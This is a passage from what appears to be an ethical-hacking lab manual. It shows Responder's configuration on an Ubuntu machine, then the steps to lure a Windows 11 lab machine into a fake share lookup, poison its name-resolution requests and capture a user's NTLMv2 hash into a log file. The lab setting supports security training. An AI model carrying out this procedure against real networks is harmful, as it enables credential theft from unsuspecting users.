
- Servers:
 - HTTP server [ON]
 - HTTPS server [ON]
 - WPAD proxy [OFF]
 - SMB server [ON]
 - Kerberos server [ON]
 - SQL server [ON]
 - FTP server [ON]
 - IMAP server [ON]
 - POP3 server [ON]
 - SMTP server [ON]
 - DNS server [ON]
 - LDAP server [ON]
- HTTP Options:
 - Always serving EXE [OFF]
 - Serving EXE [OFF]
 - Serving HTML [OFF]
 - Upstream Proxy [OFF]
- Poisoning Options:
 - Analyze Mode [OFF]
 - Force WPAD auth [OFF]
 - Force Basic Auth [OFF]
 - Force LM downgrade [OFF]
 - Fingerprint hosts [OFF]
- Generic Options:
 - Responder NIC [ens3]
 - Responder IP [10.10.1.9]
 - Challenge set [1122334455667788]

At the bottom, there are two messages: "Error starting TCP server on port 80, check permissions or other servers running." and "[+] Listening for events...".

9. Switch to the Windows 11 virtual machine, right-click on the Start icon, and click Run.



10. The **Run** window appears; type **\CEH-Tools** in the **Open** field and click **OK**.




11. Leave the **Windows 11** virtual machine as it is and switch back to the **Ubuntu** machine.

12. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.


A screenshot of an Ubuntu desktop environment. On the left, there's a dock with icons for Activities, Terminal, Dash, Home, and others. The main window is a terminal window titled 'ubuntu@ubuntu: ~/Responder'. The terminal displays a log of network activity from the Responder tool. The log shows numerous 'Poisoned answer sent' messages for various services on the Windows 11 machine, including NBT-NS, MDNS, and LLMNR. A specific section of the log highlights an NTLMv2-SSP session for a user named 'Windows11\Jason'. It shows the client IP (10.10.1.11), the username, and a long, complex NT Hash value. The log also includes entries for SMB requests to share '\\CEH-TOOLS\IPCS' and subsequent poisoning of answers for these shares. The terminal window has a dark theme with light-colored text.

13. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.1.11.txt** file.

14. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.



